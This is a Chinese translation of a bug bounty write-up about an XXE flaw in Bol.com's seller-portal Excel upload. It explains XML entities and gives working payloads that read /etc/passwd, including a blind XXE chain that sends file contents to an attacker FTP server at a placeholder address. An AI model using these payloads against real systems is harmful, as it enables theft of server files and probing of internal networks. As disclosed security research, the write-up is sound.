
Bugbounty: 在Bol.com上的XXE漏洞

落花四月 / 2019-07-19 09:45:00 / 浏览数 5155 渗透测试 渗透测试 顶(0) 踩(0)

Bugbounty: 在Bol.com上的XXE漏洞

原文链接：https://medium.com/@jonathanbouman/xxe-at-bol-com-7d331186de54

这个漏洞的赏金不算太高，但是相比于其他人XXE漏洞，更具有代表性，漏洞猎人上传带有XXE代码的excel进行攻击。



背景

在前面的报告中，我们学到了一些关于访问者在的浏览器中进行代码执行的知识，反射型XSS，存储型XSS，服务器的错误配置和重定向等漏洞。
今天我们将仔细研究从服务器窃取私有文件。

挑选目标

一如既往，我们需要有一个好的目标。

Bol.com是荷兰最大的电子商务网站之一。他们处理我的重定向漏洞报告的方式非常好; 快速回复，正确修复并始终向我发送更新。

在开始之前，我们首先需要了解有关XXE，LFI和RCE的更多信息。在那之后我们准备好了！

XXE，LFI，RCE; 这些是什么意思？

本地文件包含（LFI）是在服务器响应中显示内部服务器文件的过程。远程执行代码（RCE）是在服务器上执行我们自己的代码的过程。

通常LFI错误会导致RCE; 有很多技巧可以用来将LFI升级到RCE；

RCE错误影响很大，因为它可能导致完整的服务器接管。尽管大多数服务器在访问受限的帐户下执行来自Web服务器的代码，但在操作系统本身中

仍然存在时不时的缺陷。允许一个人绕过此特定访问限制的缺陷，你过去可能使用过存在这种漏洞的应用，iPhone或者安卓。

这两个完美的例子都是通过利用这种漏洞来接管操作系统。我们将此类攻击特权称为升级。

XML外部实体（XXE）攻击基于扩展XML文件，以便加载本地文件和外部URL。它可能导致LFI和RCE，因此它具有很高的影响力。

虽然在 2002年被发现，但它仍然是你现在在很多网站上都会发现的一个错误。高影响力和高发生率，让我们了解更多！

可扩展标记语言（XML）

在我们继续之前，我们需要更多地了解XML。

XML是一种标记语言，允许用户创建易于被计算机和人类阅读的文档。虽然有人说它是过去的语言，但它现在仍在很多地方使用。


XML文件的示例

如果我们仔细查看该示例，我们会注意到内容将出现在标签之间，例如`<body>contents</body>`。因此，我们应该转义标签内的特定字符。

否则，一个人能够注入一个标签并操纵整个XML文件，没人会想要。默认情况下，XML转义`<>&'"`字符到实体一样`&lt;&gt;&amp;&apos;&quot;`。

因此，我们仍然可以在不破坏XML文件的情况下使用字符。

XML有一个很好的功能，它允许我们通过在XML文档中包含Document类型定义（DTD）来定义我们自己的实体。查看示例图像。



自定义实体的示例


示例DTD

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE r [
<!ELEMENT r ANY>
<!ENTITY body "Don't forget me this weekend!">
]>
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body><r>&body;</r></body>
</note>
```

利用XML解析器

但是如果解析器允许我们定义文件而不是字符串呢？结果将是实体将被文件的内容替换。通过更改

<!ENTITY body "Don't forget me this weekend!">为<!ENTITY body SYSTEM "file:///etc/passwd">一些解析器将向我们显示/etc/passwd文件的内容。



Chrome XML解析器将替换&body; 我们定义的字符串的实体

除了LFI，一些XML解析器还允许我们加载外部URL; 只需用URL 替换file://字符串即可http://。网络服务器将请求此URL。

这可能会导致称为服务器端请求伪造的攻击; 您可以请求内部Web服务器，扫描开放端口并映射内部网络。您是否能够访问包含元数据的

本地Web服务器？恭喜你，你最终可能得到$25.000的赏金。

其他可能性是通过PHP模块直接RCE和拒绝服务攻击。

上述LFI攻击仅在我们的输入返回某处时才可行。否则我们无法读取被替换的实体。如果遇到这种情况，可以使用以下技巧来泄漏数据。

盲注XXE？通过HTTP / FTP请求外部DTD泄漏数据因此服务器会解析您的XML，但不会显示响应中的内容？

由于您可以加载外部DTD，因此您可以将自定义实体附加到此外部URL。只要URL有效，它就会加载附加了（文件）内容的URL。请注意，像#这样的字符会破坏网址。

XXEserve

一个很好的工具来捕捉我们的XXE请求是XXEserv，通过创建staaldraad。它是一个简单的FTP/HTTP服务器，显示对我们服务器的所有请求。

它还伪造了一个FTP服务器; 由于字符串中的字符，HTTP有时会失败，FTP才有效。

快速入门

在面向公众的服务器上安装

XXEserv

创建一个包含要泄漏的文件或（内部）URL的外部DTD文件（即sp2.dtd）。将xxxx替换为服务器的IP地址或主机名：

将此外部DTD文件放在XXEserv目录中。XXEserv充当公共ftp和Web服务器; 所以我们现在能够链接这个文件。


将XML有效负载发送给受害者，包括我们的外部DTD：

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY body SYSTEM 'ftp://x.x.x.x:21/%d;'>">


<?xml version=”1.0" encoding=”UTF-8"?>
<!DOCTYPE r [
<!ENTITY % a SYSTEM "http://x.x.x.x:80/dtds/sp2.dtd">
%a;
%c;
]>
<note>
<to>Tove</to>
<from>Jani</from>
```

```
<heading>Reminder</heading>
<body><r>&body;</r></body>
</note>
```

1. 观察XXEserv的输出




另一个报告的XXEserv输出示例。在这里，我们通过FTP加载外部DTD从本地元服务器泄漏RSA公钥。

看看这些页面，如果你想看到XXE payload的不同变化，得到启发！有一个很好的变化缺失？

探索Bol.com

我们需要找到一种方法将我们的XML代码上传或注入Bol.com。首先：是仔细查看他们的"卖家门户"。大多数情况下，卖家能够上传与其产品相关的图像或其他文件。




Bol.com卖家门户网站

网站的这一部分允许用户上传准备好（重新）销售的产品。

快速课程荷兰语：

'Aanbod beheren via excel'意思是'管理Excel中的库存'。




批量上传界面

此界面有三个步骤：

1. 下载包含当前库存的Excel文件
2. 上传更改的Excel文件
3. 查看上传结果


Excel文件清单

Excel文件的扩展名为XLSX。这是Microsoft开发的一种开放文件格式；后面，它是一个包含多个XML文件的zip文件。




从卖方门户下载的Excel文件示例

让我们解压缩XLSX。




XLSX解压缩

